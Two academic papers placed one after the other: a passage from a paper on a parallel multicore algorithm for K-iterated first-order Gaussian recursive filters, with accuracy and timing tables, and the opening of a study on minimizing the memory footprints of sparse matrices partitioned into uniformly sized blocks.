denotes the number of filter iterations. In this paper, we consider  $K$ -iterated first-order Gaussian recursive filters. The analysis of such filters has been recently provided in terms of accuracy [3], [5].

Although Gaussian RFs have low computational complexity, they may become inapplicable in practice when the size of the input signal is very large, so that there is the need of their parallel implementation. A thorough survey on parallel

implementations of RFs is in [11]. The aim of our work is to introduce a new parallel algorithm for the  $K$ -iterated first-order Gaussian RF for 1D signals, based on a suitable domain decomposition with overlapping. Our approach is specifically designed for multicore architectures and is based on the Pthreads library. The paper is organized as follows. In Section II we briefly recall some mathematical preliminaries about the  $K$ -iterated first-order Gaussian RFs. Section III deals with the structure of the parallel algorithm and the underlying domain decomposition strategy. In Section IV we give some details about the implementation of the parallel algorithm in a multicore environment. Moreover, we discuss results of numerical tests that show that our parallel algorithm reaches the same accuracy of the sequential one, and we provide evidence of the gain obtained by the parallel implementation in terms of performance. Finally conclusions and future work are drawn in Section V.

## II. PRELIMINARIES

In the following we recall some preliminaries, notations and results presented in [5], [9]. We limit our description to the arguments needed for the understanding of the parallel approach proposed in next section. We first introduce the  $K$ -iterated  $n$ -order Gaussian RFs and in particular exhibit a sequential algorithm for the first-order case. Let:

$$s^{(0)} = \{s_j^{(0)}\}_{j \in \mathbb{Z}} = (\dots, s_{-2}^{(0)}, s_{-1}^{(0)}, s_0^{(0)}, s_1^{(0)}, s_2^{(0)}, \dots)$$

be an input signal.  $s^{(0)}$  can be thought of as a complex function defined on the set of integers, that is an element of the set of sequences of complex numbers  $\mathbb{C}^{\mathbb{Z}}$ . Let  $g$  denote the Gaussian function with zero mean and standard deviation  $\sigma$ :

$$g(t) = \frac{1}{\sigma\sqrt{2\pi}} \exp\left(-\frac{t^2}{2\sigma^2}\right). \quad (1)$$

Let  $\delta = \{\delta_j\}_{j \in \mathbb{Z}}$  be the *unit-sample*:

$$\delta_j = \begin{cases} 1 & \text{if } j = 0 \\ 0 & \text{if } j \neq 0 \end{cases} \quad (2)$$

The Gaussian filter is a filter whose response to the unit-sample (i.e. the impulse response) is the restriction of the Gaussian

function  $g$  on  $\mathbf{Z}$ . Since the Gaussian filter is linear and time-invariant, its response  $s^{(g)}$  to the input  $s^{(0)}$  can be simply expressed by the discrete Gaussian convolution:

$$s_j^{(g)} = (g * s^{(0)})_j = \sum_{t \in \mathbf{Z}} g_{j-t} s_t^{(0)}, \quad \forall j \in \mathbf{Z}, \quad (3)$$

where  $g_t \equiv g(t)$ . Gaussian RFs and  $K$ -iterated Gaussian RFs are efficient tools for approximating the entries  $s_j^{(g)}$  of  $s^{(g)}$ . A  $K$ -iterated  $n$ -order Gaussian RF filter generates an output signal  $s^{(K)}$ , the so-called  $K$ -iterate approximation of  $s^{(g)}$ , whose entries solve the  $2K$  recurrence relations:

$$p_j^{(k)} = \beta s_j^{(k-1)} + \sum_{t=1}^n \alpha_t p_{j-t}^{(k)}, \quad \forall j \in \mathbf{Z}, \quad k = 1, 2, \dots, K, \quad (4)$$

$$s_j^{(k)} = \beta p_j^{(k)} + \sum_{t=1}^n \alpha_t s_{j+t}^{(k)}, \quad \forall j \in \mathbf{Z}, \quad k = 1, 2, \dots, K. \quad (5)$$

For  $K = 1$ , the filter merely becomes an  $n$ -order Gaussian RF filter. As  $K \rightarrow \infty$  the filter converges to the Gaussian filter[20]. Relations (4) and (5) are conveniently referred to as the advancing and backing filters, respectively. The values  $\alpha_t$  and  $\beta$  are called *smoothing coefficients* and verify:

$$\beta = 1 - \sum_{t=1}^n \alpha_t.$$

In a general setting they depend on  $\sigma$ ,  $n$  and  $K$ . In the following we consider only the first-order Gaussian RF, so that relations (4) and (5) take the simplified form [9]

$$p_j^{(k)} = \beta s_j^{(k-1)} + \alpha p_{j-1}^{(k)}, \quad \forall j \in \mathbf{Z}, \quad (6)$$

$$s_j^{(k)} = \beta p_j^{(k)} + \alpha s_{j+1}^{(k)}, \quad \forall j \in \mathbf{Z}. \quad (7)$$

Now, the smoothing coefficients are:

$$\alpha = 1 + E_\sigma - \sqrt{E_\sigma(E_\sigma + 2)}, \quad (8)$$

$$\beta = \sqrt{E_\sigma(E_\sigma + 2)} - E_\sigma, \quad (9)$$

with  $E_\sigma = K\sigma^{-2}$ . If we consider an input signal  $s^{(0)}$  with support in the grid  $\{0, 1, 2, \dots, N-1\}$  then, in order to implement such a Gaussian RF as an algorithm, the index  $j$  must be treated in increasing order in the advancing filter (from 0 to  $N-1$ ) and in decreasing order in the backing filter (from  $N-1$  to 0) [9]. Such a scheme requires to set values  $p_0^{(k)}$  and  $s_{N-1}^{(k)}$  for priming the advancing and backing filters, respectively. A common choice is to set these values at zero or introduce the so-called *boundary conditions* that simulate the effect of the neglected filter equations in the algorithm. For first-order filters, the boundary conditions are [9]:

$$p_0^{(k)} = \frac{1}{1 + \alpha} s_0^{(k-1)}, \quad s_{N-1}^{(k)} = \frac{1}{1 + \alpha} p_{N-1}^{(k)}.$$

Both approaches suffer from a well-known edge effect, that is a large perturbation on the boundary entries of the finite output signal. As shown in [9], provided that the input support is in  $[0, N-1]$ , this effect can be mitigated with a

suitable *extending-resizing* strategy that allows an effective implementation of the  $K$ -iterated first-order Gaussian RF. This idea consists in three steps:

- (i) *extending* the given input signal  $s^{(0)}$ , with support in  $\{0, 1, 2, \dots, N-1\}$ , by adding artificial zero entries at the left and right boundaries. More specifically, we introduce the extended signal:

$$s^{(0),m} = (0, \dots, 0, s_0^{(0)}, \dots, s_{N-1}^{(0)}, 0, \dots, 0), \quad (10)$$

which is obtained by inserting  $m$  zeros before  $s_0^{(0)}$  and  $m$  zeros after  $s_{N-1}^{(0)}$ ;

- (ii) applying the  $K$ -iterated first-order Gaussian RF to  $s^{(0),m}$ , in order to obtain  $s^{(K),m}$ ;
- (iii) *resizing* the signal  $s^{(K),m}$ , by removing its first and last  $m$  entries, so that the (approximated) output signal  $s^{(K)}$  is recovered.

The underlying idea of this scheme is to shift the edge effects on the artificially added entries. Step (i)-(iii) are shown in Figure 1.




Fig. 1. *extending-resizing* strategy

**Algorithm 1** implements this strategy, while **Algorithm 2** is a  $K$ -iterated first-order Gaussian RF straight implementation.

---

**Algorithm 1** Extending-resizing strategy for the  $K$ -iterated first-order recursive filter

---

**Input:**  $s^{(0)}$ ,  $\sigma$ ,  $m$ ,  $K$

**Output:**  $s^{(K)}$

- 1: extend  $s^{(0)}$  to  $s^{(0),m}$  as described in step (i)
  - 2: apply **Algorithm 2** to  $s^{(0),m}$  with parameters  $\sigma$ ,  $K$  as described in step (ii), to obtain  $s^{(K),m}$
  - 3: resize  $s^{(K),m}$  as described in step (iii), to obtain  $s^{(K)}$
- 

### III. THE PARALLEL ALGORITHM

In this section we describe the strategy underlying our parallel algorithm for a  $K$ -iterated first-order Gaussian RF and highlight the main feature of our parallel software for multicore environment. A multicore processor is a single computing component with two or more independent actual processing units, called "cores" (see Figure 2). The instructions are ordinary CPU instructions (such as add, move data, and branch), but the multiple cores can run multiple instructions

**Algorithm 2**  $K$ -iterated first-order RF with boundary conditions

---

**Input:**  $s^{(0)}, \sigma, K$   
**Output:**  $s^{(K)}$

```

1: set  $\beta, \alpha$  as in (8) and (9);  $M := 1/(1 + \alpha)$ 
2: set  $N := \text{size}(s^{(0)})$ 
3: for  $k = 1, 2, \dots, K$  % filter loop
4:   compute  $p_0^{(k)} := Ms_0^{(k-1)}$  % left end conditions
5:   if  $k = 1$  then
6:      $p_0^{(k)} := \beta s_0^{(k-1)}$ 
7:   end
8:   for  $j = 1, \dots, N - 1$  % advancing filter
9:      $p_j^{(k)} := \beta s_j^{(k-1)} + \alpha p_{j-1}^{(k)}$ 
10:  endfor
11:  compute  $s_{N-1}^{(k)} := Mp_{N-1}^{(k)}$  % right end conditions
12:  for  $j = N - 2, \dots, 0$  % backing filter
13:     $s_j^{(k)} := \beta p_j^{(k)} + \alpha s_{j+1}^{(k)}$ 
14:  endfor
15: endfor

```

---




Fig. 2. Multicore architecture scheme.

concurrently, the so-called concurrent threads, increasing the overall efficiency.

Multicore processors are widely used across many application domains, including general-purpose, embedded, network, digital signal processing (DSP), and graphics (GPU).

Possible gains in efficiency are limited by the fraction of the software that can run in parallel simultaneously on multiple cores. In the best case, the so-called embarrassingly parallel problems, one can reach a speedup factor close to the number of cores, or even more, if problems' data are decomposed so that they fit within each core cache, thus avoiding the use of the slower main memory.

To implement the algorithm in this environment, our starting idea is to divide in local blocks the original signal and to apply the strategy shown in previous section to each block. Finally, after collecting local outputs, the output signal is recovered. This is a typical domain decomposition approach in which the

starting signal  $s^{(0)}$  is first partitioned in  $t$  signal blocks, with  $t$  number of threads:

$$s_0^{(0)}, s_1^{(0)}, \dots, s_{t-1}^{(0)}. \quad (11)$$

More in particular, denoting by  $d = \lfloor \frac{N}{t} \rfloor$ ,  $r = \text{mod}(N, t)$ , the  $j$ -th block ( $j = 1, \dots, t$ ) has components:

$$(s_j^{(0)})_i = \begin{cases} s_{jd+j+i}^{(0)}, & i = 0, \dots, d \quad \text{if } j < r \\ s_{jd+r+i}^{(0)}, & i = 0, \dots, d-1 \quad \text{if } j \geq r \end{cases} \quad (12)$$

We highlight that such a domain decomposition strategy relies in a sort of new method in which the output pieces are an approximation of the Gaussian convolution of the local inputs. In other words, the global output, i.e. the approximation of the Gaussian convolution of the global input, is obtained by collecting approximated local Gaussian convolutions of the local inputs that neglect the farthest entries.

A naive choice would be to apply the *extending-resizing* strategy to each block  $s_j^{(0)}$ , so that each thread extends (with  $2m$  zeros) its local input, computes the local output by means of **Algorithm 2**, and resizes the local output. Finally the global signal output can be restored by gathering all resized outputs. However this strategy suffers a serious drawback, that is a low accuracy in the output entries close to the cut points of the domain decomposition. This can be explained observing that each thread uses as extended local input a block with support in  $[m+1, m+d+1]$  (or  $[m+1, m+d]$ ) instead of the input entries of  $s^{(0)}$ . This can be seen as a perturbation in the local input signal boundary entries which causes a significant distortion in the output entries. In order to overcome the above drawback we devised a more appropriate *extending-resizing* strategy that, for extending the local inputs, uses the known entries of the signal input instead of zero values.

(i') *domain decomposition with overlapping*. The starting signal  $s^{(0)}$  is partitioned in  $t$  input blocks  $s_j^{(0)}$  as in (11), (12), and each block is assigned to a thread. Each thread *extends* its block by adding  $m$  actual input entries at the left boundary and  $m$  actual input entries at the right boundary. When not available these entries are set at zero. Formally, the extended input signal components are:

$$(s_j^{(0),m})_i = \begin{cases} s_{jd+j+i-m}^{(0)}, & i = 0, \dots, d+2m \quad \text{if } j < r \\ s_{jd+r+i-m}^{(0)}, & i = 0, \dots, d+2m-1 \quad \text{if } j \geq r \end{cases}$$

where conventionally  $s_l^{(0)} = 0$  for  $l < 0$  and  $l \geq N$ , so that zeros are considered only when the input entries do not exist. This kind of decomposition is illustrated in Figure 3;

- (ii') each thread  $j$  applies the  $K$ -iterated first-order Gaussian RF to  $s_j^{(0),m}$ , in order to obtain  $s_j^{(K),m}$ ;
- (iii') *resizing with collecting*. Each thread  $j$  *resizes* the signal  $s_j^{(K),m}$ , by removing its first and last  $m$  entries and generates the local output  $s_j^{(K)}$ . Finally, the local outputs are collected in the global output signal.




Fig. 3. Domain decomposition with overlapping scheme.

We observe that steps (i')-(iii') can be carried out by all threads in a fully-parallel way. In other words, our strategy can be considered embarrassingly parallel and can be summarized in **Algorithm 3**.

**Algorithm 3** Parallel  $K$ -iterated first-order Gaussian recursive filter based on domain decomposition with overlapping

**Input:**  $s^{(0)}$ ,  $\sigma$ ,  $m$ ,  $K$ ,  $t$

**Output:**  $s^{(K)}$

- 1: FOR ALL THREAD  $j$
- 2: save in the private memory of thread the extended input signal  $s_j^{(0),m}$  as described in step (i') (domain decomposition with overlapping)
- 3: apply **Algorithm 2** to  $s_j^{(0),m}$  with parameters  $\sigma$ ,  $K$  as described in step (ii'), to obtain  $s_j^{(K),m}$
- 4: resize  $s_j^{(K),m}$  to recover  $s_j^{(K)}$  and copy it in the shared memory in order to obtain the global output  $s^{(K)}$  as described in step (iii')
- 5: ENDFOR ALL THREAD  $j$

#### IV. IMPLEMENTATION DETAILS AND NUMERICAL TESTS

Our parallel algorithm is developed and tested on a CPU Intel Core i7 (2.8GHz), with 8 cores, 8GB of RAM memory, 4GB GDDR5 of memory size and 173 GB/s of memory bandwidth. In order to take full advantage of the capabilities provided by a multicore processor, a standardized interface is needed for programming the threads. For UNIX systems, this interface has been specified by the IEEE POSIX 1003.1c standard. Implementations adhering to this standard are referred to as POSIX threads, or Pthreads<sup>1</sup>. The Pthreads library is a set of C language programming types and procedures for managing the synchronization and concurrency in a shared memory environment. Most hardware vendors offer Pthreads in addition to their proprietary API's.

<sup>1</sup><https://computing.lln.gov/tutorials/pthreads/>

TABLE I  
 $\sigma = 4$ ,  $N = 2000$

$K$	$m = \sigma$	$m = 2\sigma$	$m = 3\sigma$	$m = 4\sigma$	$m = 5\sigma$
5	0.055592	0.056120	0.056124	0.056124	0.056124
15	0.021831	0.022343	0.022345	0.022345	0.022345
30	0.013884	0.013859	0.013861	0.013861	0.013861
50	0.011184	0.010460	0.010462	0.010462	0.010462
100	0.009679	0.007908	0.007909	0.007909	0.007909

TABLE II  
 $\sigma = 4$ ,  $N = 2000$ , NUMBER OF THREADS = 2

$K$	$m = \sigma$	$m = 2\sigma$	$m = 3\sigma$	$m = 4\sigma$	$m = 5\sigma$
5	0.176246	0.062215	0.056333	0.056138	0.056126
15	0.197547	0.033730	0.022521	0.022351	0.022346
30	0.212070	0.029099	0.014043	0.013864	0.013861
50	0.220339	0.028026	0.010657	0.010465	0.010462
100	0.228025	0.027667	0.008127	0.007912	0.007909

#### A. Accuracy

Here we are interested in comparing, in terms of provided accuracy, the sequential implementation (**Algorithm 1**) and the parallel implementation (**Algorithm 3**) of the  $K$ -iterated first-order Gaussian RF. The accuracy is measured by the 2-norm  $\|s^{(g)} - s^{(K)}\|_2$ , where  $s^{(g)}$  is the output of the standard Gaussian convolution, and  $s^{(K)}$  is either the output of **Algorithm 1** or the output of **Algorithm 3** depending on the context.

In Table I we report the results obtained applying **Algorithm 1** to the random input signal used in [9], for several values of  $K$  and  $m$  with fixed  $\sigma$  and  $N$ . Following [9] we notice that the larger  $m$  the better the accuracy, but the choice  $m = 2\sigma$  guarantees a good trade-off between accuracy and size of the extended signal ( $N + 2m$ ). In Table II-IV we report the results obtained applying **Algorithm 3** to same input signal of Table I, with  $t = 2, 4, 8$  threads, respectively. We observe that, regardless of the number of threads, the parallel algorithm can obtain the same accuracy level of **Algorithm 1** with a slightly larger value of  $m$  ( $m = 4\sigma$ ).

#### B. Performance analysis

Here we are interested in the performance of the parallel algorithm (**Algorithm 3**). The performance are measured in

TABLE III  
 $\sigma = 4$ ,  $N = 2000$ , NUMBER OF THREADS = 4

$K$	$m = \sigma$	$m = 2\sigma$	$m = 3\sigma$	$m = 4\sigma$	$m = 5\sigma$
5	0.279605	0.070410	0.056524	0.056145	0.056126
15	0.324447	0.046540	0.022704	0.022353	0.022346
30	0.349988	0.043858	0.014254	0.013866	0.013861
50	0.364236	0.043664	0.010899	0.010466	0.010462
100	0.377388	0.044023	0.008412	0.007913	0.007909

TABLE IV  
NUMBER OF THREADS = 8

$K$	$m = \sigma$	$m = 2\sigma$	$m = 3\sigma$	$m = 4\sigma$	$m = 5\sigma$
5	0.418137	0.083128	0.056548	0.056123	0.056124
15	0.493410	0.064770	0.022829	0.022345	0.022345
30	0.533700	0.064082	0.014463	0.013860	0.013861
50	0.555979	0.064849	0.011178	0.010462	0.010462
100	0.576482	0.066054	0.008779	0.007909	0.007909

TABLE V  
EXECUTION TIME IN SECONDS, FOR  $K = 100$

$t$	$N = 2000$	$20\,000$	$200\,000$
1	3.4e-03	2.3e-02	2.4e-01
2	3.1e-03	2.3e-02	2.3e-01
3	2.6e-03	1.7e-02	1.7e-01
4	2.5e-03	1.3e-02	1.3e-01
5	2.3e-03	1.2e-02	1.2e-01
6	2.2e-03	1.0e-02	1.0e-01
7	2.0e-03	9.5e-03	9.0e-02
8	2.0e-03	8.3e-03	8.0e-02

terms of execution time. In Table V we report the execution times applying this algorithm to random input signals of increasing size ( $N = 2000$ ,  $N = 20\,000$ ,  $N = 200\,000$ ) and varying the number of threads. The values of the other parameters are fixed as follows:  $\sigma = 4$ ,  $m = 4\sigma$  and  $K = 100$ . Table V shows that execution times decrease as the number of threads grows. In particular, an appreciable gain in time, expressed in percentage, reached with 8 threads and  $N = 200\,000$ , is:

$$\frac{0.24 - 0.08}{0.24} \cdot 100\% = 66.7\%.$$

## V. CONCLUSIONS

In this work, we have presented a new parallel algorithm for the approximation of the one-dimensional Gaussian convolution, based on  $K$ -iterated Gaussian recursive filters. The algorithm has been implemented on a multicore architecture. We also provided preliminary results that show the accuracy and the efficiency of our algorithm. This is a first step towards the development of algorithms and softwares, for HPC many core environments, for an efficient computation of multidimensional Gaussian convolutions that appear across several technical and scientific fields as data assimilation [12], reputation systems [13], [14], classical [15], [16] and multidimensional interpolation [17], [18], [19], image processing and data mining.

## REFERENCES

- [1] van Vliet, L.J., Young, I.T., Verbeek, P.W.. - *Recursive Gaussian derivative filters*. The 14 th International Conference on Pattern Recognition, pp. 509-514, DOI: 10.1109/ICPR.1998.711192, 1998.

- [2] Young, I.T., van Vliet L.J.. - *Recursive implementation of the Gaussian filter*. Signal Processing 44, pp 139-151, 1995.
- [3] Cuomo, S., Farina, R., Galletti, A., Marcellino, L.. - *An error estimate of Gaussian recursive filter in 3Dvar problem* Federated Conference on Computer Science and Information Systems, FedCSIS 2014, art. no. 6933068, pp. 587-595, 2014. DOI: 10.15439/2014F279
- [4] Cuomo, S., Galletti, A., Giunta, G., Marcellino, L.. - *Numerical Effects of the Gaussian Recursive Filters in Solving Linear Systems in the 3Dvar Case Study* (2017) Numerical Mathematics, 10 (3), pp. 520-540. DOI: 10.4208/nmtma.2017.m1528
- [5] Galletti, A., Giunta, G.. - *Error analysis for the first-order Gaussian recursive filter operator*, 2016 Federated Conference on Computer Science and Information Systems (FedCSIS), Gdansk, 2016, pp. 673-678. DOI: 10.15439/2016F455
- [6] Cuomo, S., De Pietro, G., Farina, R., Galletti, A., Sannino, G.. - *A novel  $O(n)$  numerical scheme for ECG signal denoising* Procedia Computer Science, 51 (1), pp. 775-784, 2015. DOI: 10.1016/j.procs.2015.05.198
- [7] Cuomo, S., De Pietro, G., Farina, R., Galletti, A., Sannino, G.. - *A framework for ECG denoising for mobile devices* PETRA 2015 ACM. ISBN 978-1-4503-3452-5/15/07, DOI: 10.1145/2769493.2769560, 2015.
- [8] Cuomo, S., De Pietro, G., Farina, R., Galletti, A., Sannino, G.. - *A revised scheme for real time ECG Signal denoising based on recursive filtering*, Biomedical Signal Processing and Control, 27, pp. 134-144, 2016. DOI: 10.1016/j.bspc.2016.02.007
- [9] Cuomo, S., Farina, R., Galletti, A., Marcellino, L.. - *A  $K$ -iterated scheme for the first-order Gaussian Recursive Filter with boundary conditions* Federated Conference on Computer Science and Information Systems, FedCSIS 2015, pp.641-647, 2015. DOI: 10.15439/2015F286
- [10] Triggs, B., Sdika M.. - *Boundary conditions for Young-van Vliet recursive filtering*. IEEE Transactions on Signal Processing, 54 (6 I), pp. 2365-2367, 2006.
- [11] Chaurasia, G., Kelley, J.R., Paris, S., Drettakis, G., Durand, F., - *Compiling High Performance Recursive Filters*. Proceedings of the 7th Conference on High-Performance Graphics, pp 8594, 2015.
- [12] Montella, R., Agrillo, G., Mastrangelo, D., Menna, M. *A globus toolkit 4 based instrument service for environmental data acquisition and distribution* (2008) High Performance Distributed Computing - Proceedings of the 3rd International Workshop on Use of P2P, Grid and Agents for the Development of Content Networks 2008, UPGRADE'08, pp. 21-27. DOI: 10.1145/1384209.1384214
- [13] Galletti, A., Giunta G., and Schmid G., *A mathematical model of collaborative reputation systems* International Journal of Computer Mathematics 89.17 (2012): 2315-2332.
- [14] Cuomo, S., Michele, P.D., Piccialli, F., Galletti, A., Jung, J.E. *IoT-based collaborative reputation system for associating visitors and artworks in a cultural scenario* (2017) Expert Systems with Applications, 79, pp. 101-111. DOI: 10.1016/j.eswa.2017.02.034
- [15] S. Cuomo, A. Galletti, G. Giunta, L. Marcellino. A class of piecewise interpolating functions based on barycentric coordinates. *Ricerche di Matematica*, Springer, (2014).
- [16] S. Cuomo, A. Galletti, G. Giunta, L. Marcellino. Piecewise Hermite interpolation via barycentric coordinates: In memory of Prof. Carlo Ciliberto. *Ricerche di Matematica*, Springer, (2015).
- [17] S. Cuomo, A. Galletti, G. Giunta, A. Starace - *Surface Reconstruction from Scattered Point via RBF Interpolation on GPU* In *Federated Conference on Computer Science and Information Systems, FedCSIS 2013*, pp. 433-440 (2013)
- [18] S. Cuomo, A. Galletti, G. Giunta, L. Marcellino - *Reconstruction of implicit curves and surfaces via RBF interpolation* In *Appl. Numer. Math.* (2016), <http://dx.doi.org/10.1016/j.apnum.2016.10.016>
- [19] S. Cuomo, A. Galletti, G. Giunta, L. Marcellino. A novel triangle-based method for scattered data interpolation. *Applied Mathematical Sciences*, 8 (133-136), pp. 6717-6724 (2014).
- [20] Wells, William M. *Efficient synthesis of Gaussian filters by cascaded uniform filters*. IEEE Transactions on Pattern Analysis and Machine Intelligence 2 (1986): 234-239.





# On Memory Footprints of Partitioned Sparse Matrices

Daniel Langr<sup>\*†</sup> and Ivan Šimeček<sup>\*</sup>

<sup>\*</sup> Czech Technical University in Prague

Faculty of Information Technology

Department of Computer Systems

Thákurova 9, 160 00, Praha, Czech Republic

Email: {langrd, xsimecek}@fit.cvut.cz

<sup>†</sup> Výzkumný a zkušební letecký ústav, a.s.

Beranových 130, 199 05, Praha, Czech Republic

**Abstract**—The presented study analyses 563 representative benchmark sparse matrices with respect to their partitioning into uniformly-sized blocks. The aim is to minimize memory footprints of matrices. Different block sizes and different ways of storing blocks in memory are considered and statistically evaluated. Memory footprints of partitioned matrices are additionally compared with lower bounds and the CSR storage format. The average measured memory savings against CSR in case of single and double precision are 42.3 and 28.7 percents, respectively. The corresponding worst-case savings are 25.5 and 17.1 percents. Moreover, memory footprints of partitioned matrices were in average 5 times closer to their lower bounds than CSR. Based on the obtained results, we provide generic suggestions for efficient partitioning and storage of sparse matrices in a computer memory.

## I. INTRODUCTION

The way how sparse matrices are stored in a computer memory may have a significant impact on the required memory space, i.e., on the matrix memory footprints. Reduction of matrix memory footprints may positively influence related computations and executions of corresponding programs. For example:

- Lower matrix memory footprints yield faster processing of matrices by I/O subsystems, e.g., when checkpointing-restart resilience methods are applied within high performance computing (HPC) applications [1], [2].
- Lower matrix memory footprints may increase the efficiency and performance of sparse matrix computations if these are bounded by memory bandwidth. This is, e.g., often the case of sparse matrix vector multiplication (SpMV)<sup>1</sup>.
- Lower matrix memory footprints allow larger matrices to fit in the available amount of memory, which, therefore, allows to solve computational problems to higher extent or with higher accuracy.

This work was supported by the Czech Science Foundation under grant no. 16-16772S and by Czech Technical University in Prague under grant SGS17/215/OHK3/3T/18.

<sup>1</sup>Memory bandwidth is not the only bound for SpMV performance; there are others as well [3]. However, in cases where the memory bandwidth is the main bottleneck, by reducing memory footprints of matrices one can reduce the overall timings of SpMV applications such as iterative solvers.

One way of reducing memory footprints of sparse matrices is their partitioning into blocks (which also promotes spatial locality during computations). Much has been written about block processing of sparse matrices, frequently in the context of memory-bounded character of SpMV [4]–[26]. In this article, we address the problem of minimizing memory footprints of sparse matrices by their partitioning into uniformly-sized blocks. Its solution raises two essential questions: How to choose a suitable block size? And, how to store resulting nonzero blocks in a computer memory? These questions form a multi-dimensional optimization problem that needs to be solved prior to the partitioning itself. We refer to both these problems—optimization and partitioning—as *(block) preprocessing*.

The above introduced optimization problem raises another question: How to specify the optimization space, i.e., the space of tested configurations? Intuitively, the larger the optimization space is, the lower matrix memory footprint can be found, however, at a price of longer preprocessing runtime. To amortize block processing of a sparse matrix, the optimization space thus need to be chosen wisely in a form of a trade-off: we want it to be small enough to ensure its fast exploration but also large enough to contain the optimal or nearly-optimal configuration generally for any sparse matrix.

We present a study that analyses memory footprints of 563 representative sparse matrices from the University of Florida Sparse Matrix Collection (UFSMC) [27] with respect to their partitioning into uniformly sized blocks. These matrices arose from a large variety of applications of multiple problem types and thus have highly diverse structural and numerical properties. Our goal is to minimize memory footprints of matrices and we consider an optimization space that consists of different block sizes and different ways of storing blocks in memory. Based on the obtained results, we finally provide suggestions for both efficient and effective block preprocessing of sparse matrices in general.

## II. METHODOLOGY

In Section I, we referred to the *matrix memory footprint* as to the amount of memory space required to store a given



matrix in a computer memory. More precisely, we can define it as a number of bits (or bytes) which is needed to store the values of nonzero elements of a given matrix together with the information about their structure, i.e., their row and column positions.

#### A. Sparse Matrix Storage Formats

The ways how sparse matrices are stored in a computer memory are generally called *sparse matrix storage formats*; we call them *formats* only if the context is clear. Matrix memory footprint is thus a function of a given matrix and format (memory footprints for the same matrix but distinct formats may differ considerably).

In case of partitioned sparse matrices, their nonzero blocks represent individual submatrices that can be treated separately. In practice, well-proven formats used for nonzero blocks of sparse matrices are:

- The *coordinate* (COO) format, which stores values of block nonzero elements together with their row and column indices [7], [17], [21].
- The *compressed sparse row* (CSR) format, which stores values and column indices of lexicographically ordered block nonzero elements together with the information about which values / column indices belongs to which block row [17], [19]–[21].
- The *bitmap* format, which stores values of block nonzero elements in some prescribed order and encodes their row and column indices in a bit array [8], [15], [17].
- The *dense* format, which stores values of both nonzero and zero block elements in a dense array (row and column indices of nonzero elements are thus effectively determined by positions of their values within this array) [13], [14], [17], [28].

#### B. Blocking Storage Schemes

Considering these formats, we have 6 options how to store nonzero blocks of a sparse matrix in memory:

- 1) store all the blocks in the COO format,
- 2) store all the blocks in the CSR format,
- 3) store all the blocks in the bitmap format,
- 4) store all the blocks in the dense format,
- 5) store *all the blocks* in a format that minimizes the memory footprint of a given matrix (we refer to this option as *min-fixed*),
- 6) store *each block* in a format that minimizes the contribution of this block to the memory footprint of a given matrix (we refer to this option as *adaptive*).

We call these options *blocking storage schemes*, or shortly *schemes* only. Since the first 4 schemes prescribe a fixed format for all the blocks, we call them *fixed-format schemes*.

For the min-fixed and adaptive schemes, we consider formats for nonzero blocks to be chosen from COO, CSR, bitmap, and dense. In case of the min-fixed scheme, the matrix memory footprint thus contains 2 additional bits for storing the information about the format used for all the nonzero blocks. In case of the adaptive scheme, the matrix memory footprint

contains 2 additional bits for each nonzero block to store the information about its format.

#### C. Block Sizes

To evaluate memory footprints of a given matrix for different schemes and some particular tested block size, we need information about numbers of nonzero elements of all nonzero blocks [17]. In the end, this information must be obtained for each distinct block size from the optimization space, which represents the most demanding part of the whole optimization process [29]. The block preprocessing runtime is thus approximately proportional to the number of distinct tested block sizes. Consequently, the lower is their count, the higher are the chances that the partitioning will be profitable at all.

Generally, there is  $O(m \times n)$  ways how to choose a block size for an  $m \times n$  matrix, but for fast block preprocessing, we need to consider only few of them.<sup>2</sup> One possible approach is to consider only block sizes

$$2^k \times 2^\ell, \quad \text{where } 1 \leq k \leq K \quad \text{and} \quad 1 \leq \ell \leq L, \quad (1)$$

which reduces the number of tested block sizes to  $K \times L$ . Such a choice, among others, results in substantially faster preprocessing in general [29]. Within the presented study, we consider block sizes (1) and set  $K = L = 8$ . The choice of these upper bounds stemmed from our auxiliary experiments which showed that space-optimal block sizes have mostly less than 64 rows/columns. Taking into account block sizes with up to 256 rows/columns should cover even the remaining corner cases.

#### D. Optimization Space

In the summary, our optimization space is initially defined by  $\mathcal{S}_6 \times \mathcal{B}_{64}$ , where  $\mathcal{S}_6$  denotes a set of selected blocking storage schemes:

$$\mathcal{S}_6 = \{\text{COO, CSR, bitmap, dense, min-fixed, adaptive}\}$$

and  $\mathcal{B}_{64}$  denotes a set of selected block sizes:

$$\mathcal{B}_{64} = \{2^k \times 2^\ell : 1 \leq k, \ell \leq 8\}.$$

#### E. Additional Considerations

When measuring matrix memory footprints, we need to decide how to represent information about nonzero blocks and how to represent indices. In the presented study, we assume that:

- 1) nonzero blocks are stored in memory in the lexicographical order;
